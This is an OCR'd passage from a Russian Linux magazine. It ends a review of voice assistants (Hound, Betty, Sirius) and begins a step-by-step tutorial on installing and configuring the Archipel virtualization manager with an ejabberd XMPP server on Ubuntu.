


Можно установить в Ubuntu и пользоваться. Удобно, быстро

HOUND

Этот голосовой ассистент, хоть и создан для Android, а не для Linux, все же заслуживает упоминания в нашем обзоре. Дело в том, что в тестах на распознавание речи этот помощник обгоняет и Siri, и Google Now, справляясь с поставленными задачами значительно эффективнее и быстрее. Самое ценное в нем то, что он воспринимает фразы именно так, как пользователь их произносит, то есть тебе не придется как-то специально формулировать свои вопросы, чтобы ассистент их понял. Пока проект находится на стадии беты и доступен только по инвайтам и только владельцам Android-девайсов, находящимся на территории США. Разработчики обещают выпустить версии для iOS после окончания бета-тестирования. Будет ли версия для десктопов, пока неизвестно. Проект развивается уже девять лет и, по словам разработчиков, достаточно стабилен для повседневного использования. Русского языка, вестимо, нет.

Как отмечает издание The Verge, Hound пока еще не может полностью заменить Google Now или Siri, из-за того что недостаточно «персонализирован».



Hound работает почти так же, как и Google Now, только лучше

BETTY

Это голосовой ассистент для консоли Linux. Он переводит английские слова в команды в терминале и выполняет их. Если ты фанат тру-линукса, то это решение для тебя. Страница проекта на GitHub гласит: «Миссия Betty — в предоставлении пользователю естественного языка общения с компьютером». Ведь наверняка у тебя бывали ситуации, когда при работе в командной строке ты не мог вспомнить синтаксис той или иной команды и лез в интернет за помощью. С Betty такой проблемы больше не будет.

Например, если ты забыл, как разархивировать файлы в терминале, тебе достаточно сказать по-английски «Betty uncompress archive.tar.gz» («Бетти, разархивируй файл archive.tar.gz»), и файл и правда разархивируется. Проверено автором этой статьи.

К сожалению, Betty пока не понимает русскую речь, да и набор команд у нее довольно ограничен, но разработка идет уже больше двух лет, и довольно активно, так что логично ожидать в будущем появление большего количества доступных команд.

Вот часть команд, которые Betty версии 0.1.8 понимает уже сейчас:

- count (подсчет, например количества символов и слов в файле);

- config (смена имени пользователя);
- datetime (вывод текущего времени и даты);
- поиск (внутри файлов);
- web (запросы, скачивание файлов, поиск информации в Сети и прочее);
- операции с папками и файлами (архивирование/разархивирование файлов, вычисление размера файлов, изменение прав доступа и другие);
- пользовательские команды (вывод имени пользователя, IP-адреса, имена залогинившихся в машину пользователей и так далее).

Список команд постоянно увеличивается. Над проектом работает уже семнадцать разработчиков из пяти стран. Полный список команд Betty ты можешь найти на странице проекта на GitHub.

```
×  –  ◻   14:29:21 [andrei:~] $
14:28:26 [andrei:~] $ betty turn web mode on
Betty: Web queries ON
14:28:30 [andrei:~] $ betty whats the weather like in Bucharest
Asking the internet...
Betty: Bucarest, Bucuresti: It is currently moderate or heavy rain in area with
thunder, 57 Fahrenheit
14:28:33 [andrei:~] $ betty translate "command line" to Spanish
Asking the internet...
Betty: Línea de comandos
14:28:43 [andrei:~] $ betty how many words are in Documents/betty
Betty: Running find Documents/betty -type f -exec wc -w {} \; | awk '{total += $
1} END {print total}'
473
14:28:49 [andrei:~] $ betty what is todays date
Betty: Running date +"%m-%d-%y"
05-15-14
14:28:58 [andrei:~] $ betty whats the meaning of life
Betty: 42.
14:29:21 [andrei:~] $
```

Betty создана гиками для гиков. И работает, как гик

SIRIUS

Жемчужиной среди остальных можно назвать Sirius — новое и весьма амбициозное решение от группы разработчиков Clarity Lab из университета Мичигана. Несмотря на сходство названия с Siri, проект не имеет с ней ничего общего. Sirius уже может гораздо больше, чем его аналоги. Разработку Sirius взяли под свое крыло Google, DARPA, ARM, министерство обороны США и Американ-

ский национальный научный фонд. Исходники распространяются под лицензией BSD. Система основана на нескольких свободных проектах по распознаванию речи, таких как Sphinx, Kaldi, Protobuf, Speeded Up Robust Features (SURF, работает на базе OpenCV). Таким образом, в Sirius воплотилось все то лучшее, что было разработано в сфере распознавания речи за последние 35 лет.

В состав пакета входит приложение Sirius, которое можно установить в Ubuntu, веб-фронтенд для браузера и набор базовых библиотек с реализацией различных алгоритмов поиска и распознавания. В основном код написан на C++, но для работы требуется много внешних компонентов на Java. В качестве базы данных для формирования ответов используется Википедия, а для распознавания речи — наработки проектов Sphinx, Kaldi и RASR. «Главное отличие нашей программы Sirius от ее коммерческих аналогов — она полностью бесплатна и может быть адаптирована под нужды пользователей», — поясняет автор разработки Джейсон Марс (Jason Mars).

Впервые Sirius продемонстрировали 14 марта 2015 года на технологической конференции в Стамбуле. Выпуск программы состоялся на следующий день. Sirius распознаёт не только речь, но и картинки и образы, а также понимает естественный язык человека. Например, программе можно показать фото любимого кафе и спросить, во сколько оно закрывается. Главное отличие программы от конкурентов заключается еще и в том, что пользователь может сделать Sirius узкоспециализированным помощником. К примеру, для выдачи академических консультаций ученому. Для реализации этого разработчики начали сотрудничество с IBM. «Фактически мы создали Linux среди умных цифровых помощников», — утверждает Марс.



Один из создателей Sirius Джейсон Марс уверен в будущем проекта

Система вопросов и ответов была взята из проекта OpenEphyra, а способность распознавания изображений авторы позаимствовали у алгоритма SURF компании Qualcomm. По мнению создателей Sirius, уже к концу 2018 года доля голосовых запросов превысит обычные тек-



стовые запросы. Если разработчики не сбавят темпов и у них не иссякнет энтузиазм, Sirius рискует стать лучшей в мире системой распознавания речи. За новостями проекта можно следить на сайте Джейсона Марса.

ЗАКЛЮЧЕНИЕ

Такова ситуация с распознаванием речи в Linux в данный момент. Во второй части этого обзора мы попробуем использовать некоторые из описанных проектов в повседневной работе на компьютере под управлением Linux. Прежде всего нас интересует работа с русским языком и голосовые команды для управления домашней электроникой. Получится ли превратить обычную квартиру в «умную» — узнаешь в следующей части.




WWW

Следи за новостями распознавания речи

Скачать Sirius бесплатно без регистрации и СМС

ВИДИМОСТЬ НУЛЬ, ИДЕМ ПО ПРИБОРАМ

СИСТЕМА УПРАВЛЕНИЯ ВИРТУАЛИЗАЦИЕЙ ARCHIPEL



Александр «Plus» **Рак**
plus@omsklug.com
Участник сообщества OmskLUG. Руководитель группы автоматизации отдела ИТ департамента образования города Салехард

Сегодня на просторах интернета можно найти огромное количество решений для управления виртуализацией от коробочных до панельных версий. Одни ставятся вместе с системой, другие «наворачиваются» отдельно. Среди них есть с виду обычная система управления виртуальными узлами Archipel от французского программиста Антуана Меркадаля (Antoine Mercadal). Первые версии были доступны в ISO-образе. Скачал, поставил и забыл. Образы были нескольких вариантов, на базе CentOS и на базе Fedora. Сейчас Archipel доступен в репозиториях Ubuntu начиная с 14.04 LTS, на более ранних версиях не тестировалось. Также на сайте разработчика доступен образ ANSOS (Archipel Node Stateless OS).

Почему среди всех выделил именно эту систему? Да просто у нее есть одно существенное отличие, которое для меня показалось очень удобным и гибким в работе решением. Эта система обменивается командами на базе протокола XMPP, что позволяет мгновенно реагировать на изменения состояния системы. То есть все ответы виртуальных узлов или систем сразу появляются в веб-клиенте! Представь, какие удобные инструменты добавляются в мессенджере. Хоть с самим гипервизором, хоть с виртуалками отдельно можно в прямом смысле «разговаривать», обмениваясь сообщениями! Также доступна традиционная веб-панель. Archipel-агент может быть установлен практически на все гипервизоры KVM, QEMU, VMware, Xen, OpenVZ.

ИТАК, ПЛАНЫ НА СЕГОДНЯ!

1. Установка системы управления Archipel.
2. Краткий экскурс по веб-панели управления Archipel.

УСТАНОВКА И НАСТРОЙКА

Нам дано:

- установленная версия Ubuntu 12.04;
- утилиты для организации сетевого моста;
- настроенный сетевой мост на одном из интерфейсов.

Итак, имеем Ubuntu Server. Первым делом надо установить ejabberd-сервер (как мы помним, Archipel взаимодействует с пользователем через XMPP-протокол). Устанавливать будем из стандартных репозиториев Ubuntu.

```
$ sudo apt-get install ejabberd
```

Далее переходим к настройке. Конфиг для ejabberd можно найти на сайте archipelproject.org, в разделе документации, а исправленный конфиг смотри в дополнительных материалах к этой статье.

Мысли вслух

Конечно, никто не запрещает использовать публичные серверы XMPP вместо того, чтобы настраивать свой. Однако, как ты, уважаемый читатель, понимаешь, безопасность в этом случае очень и очень страдает. Например, некоторых никогда не покидает чувство «они везде, они следят за нами». А вот если в арсенале имеются несколько серверов с виртуализацией, тогда достаточно поднять один Jabber-сервер. У некоторых пользователей встречал даже такую настройку: стоял сервер виртуализации на Ubuntu, а внутри маленькая виртуалка с Jabber-сервером. И уже этот самый джаббер обслуживает управлялку Archipel. В этом случае стоит понимать, что, как только отвалится виртуалка, доступ к управлению через Archipel сразу пропадет тоже.

Меняем параметры IP-адреса и FQDN на свои. Перезапускаем ejabberd:

```
# service ejabberd restart
```

Если все прошло хорошо, то движемся дальше. Если нет, идем курить логи и исправлять ошибки. Далее делаем необходимые записи в файле `/etc/hosts` на нашем компе или поднимаем DNS-сервер, добавляем нужную зону, прописываем необходимые A-записи и запись в FQDN типа

```
X.X.X.X     your.fqdn.com
```

Далее создаем необходимые сертификаты для SSL:

```
# openssl req -new -x509 -newkey rsa:1024 -days 3650 ↵
    -keyout /etc/ejabberd/privkey.pem -out /etc/ejabberd/ejabberd.pem
# openssl rsa -in /etc/ejabberd/privkey.pem ↵
    -out /etc/ejabberd/privkey.pem
# cat /etc/ejabberd/privkey.pem >> /etc/ejabberd/ejabberd.pem
```

```
# rm /etc/ejabberd/privkey.pem
```

Перезапускаем ejabberd. Опять-таки, если не запускается, смотрим логи. Если все о'кей, идем дальше. Следующим шагом нужно установить агент Archipel и веб-клиент. Веб-клиент — это обычное веб-приложение, для его работы поднимаем любой из удобных веб-серверов, на этом или любом другом сервере.

Агент Archipel устанавливается несколькими путями: из репозитория Python или из исходного кода стягиванием с GitHub. С Гитхаба вот таким образом:

```
# git clone https://github.com/ArchipelProject/Archipel.git
# cd /path/to/clone/Archipel/
# ./pull.sh
```

Через Python установку провести можно вот так:

```
# easy_install apscheduler==2.1.2 sqlalchemy numpy
# cd /path/ArchipelAgent/
# ./buildAgent -d
```

Или можно тупо стянуть последнюю ТЕСТИРУЕМУЮ версию архивом:

```
# wget http://nightlies.archipelproject.org/latest-archipel-↵
    agent.tar.gz
# tar xvf latest-archipel-agent.tar.gz -C /path/to/untar/
```

Для завершения установки запускаем

```
# archipel-initinstall
```

Теперь необходимо создать пользователя Jabber с правами админа гипервизора:

```
# archipel-tagnode --jid=admin@FQDN --password=YOURPASSWORD ↵
    --create
# archipel-rolesnode --jid=admin@FQDN --password=YOURPASSWORD ↵
    --create
# archipel-adminaccounts --jid=admin@FQDN --password=YOURPASSWORD ↵
    --create
```

Здесь меняем учетные данные на свои, где

- admin — имя пользователя;

- FQDN — полное хостовое имя Jabber-сервера или домена, на который Jabber-сервер настроен;
- YOURPASSWORD — твой придуманный пароль.

Теперь можно рестартнуть Archipel и убедиться, что все запустилось без ошибок:

```
# service archipel restart
```

Проверяем, подключился ли пользователь «гипервизор» к Jabber-серверу:

```
# ejabberdctl connected_users
```

Если все прошло хорошо, то в списке подключенных пользователей увидим агент, например:

```
1e96182c-3231-4054-ac3d-338b1b364fe4@hyper.local/hyper.local
```

Изменить учетные данные агента можно в файле `/etc/archipel/archipel.conf`, а также можно изменить имя администратора агента, которому разрешены все права, сменить-IP адрес, задать каталог хранения виртуальных машин и прочее.

```
# General configuration. You should just need to edit these values
#
[DEFAULT]
xmpp_server                 = hyper.local # адрес домена
                                jabber-сервера
archipel_folder_lib         = /var/lib/archipel/ # каталог archipel
archipel_general_uuid       = 1e96182c-3231-4054-ac3d-338b1b364fe4
                              # Имя (адрес) гипервизора—пользователя
                                Jabber-сервера
archipel_folder_data        = /var/vm/ # Каталог, в котором хранятся
                                виртуалки по умолчанию
[GLOBAL]
archipel_root_admins        = admin@%(xmpp_server)s # Имя
                                администратора Jabber-сервера
machine_ip                  = 192.168.254.222 # IP-адрес машины
                                гипервизора
use_avatar                  = True # Использование аватаров
# Данные vcard гипервизора
```

```
[VCARD]
orgname                      = Archipel Corp
orgunit                      = Dev
userid                       = contact@archipelproject.org
locality                     = San Francisco
url                          = http://archipelproject.org
categories                   = Archipel
```

После успешного запуска проверяем тест XMPP-сервера службами Archipel:

```
# archipel-testxmppserver --jid=admin@FQDN --password=YOURPASSWORD
```

Здесь нужно отметить, что для работы системы успешный тест должен быть для первых четырех пунктов, для остальных некритично. Обновление агента можно проводить через

```
# easy_install -U archipel-agent
# /etc/init.d/archipel restart
```


Или из исходного кода:

```
# git pull
# /etc/init.d/archipel restart
```

Оригинальная инструкция доступна на официальном сайте проекта.


СОЗДАЕМ ВИРТУАЛКИ

Если все хорошо прошло, агент запущен, веб-клиент установлен, тогда заходим по адресу веб-клиента браузером и наблюдаем страничку авторизации.



Окно авторизации Archipel

Логинимся под созданной учетной записью. И видим, что у нас ничего нет: нужно добавить пользователя гипервизора в список. Жмем на знак + в нижнем левом углу, выбираем «Добавить контакт». В поле JID вставляем JID гипервизора (в моем случае это `1e96182c-3231-4054-ac3d-338b1b364fe4@hyper.local/hyper.local`), Nichname задаем произвольно, главное, не забудь, что это гипервизор. После успешного добавления можно создать группы, чтобы удобнее расположить виртуальные узлы. После чего, кликнув по гипервизору, можно увидеть состояние сервера.

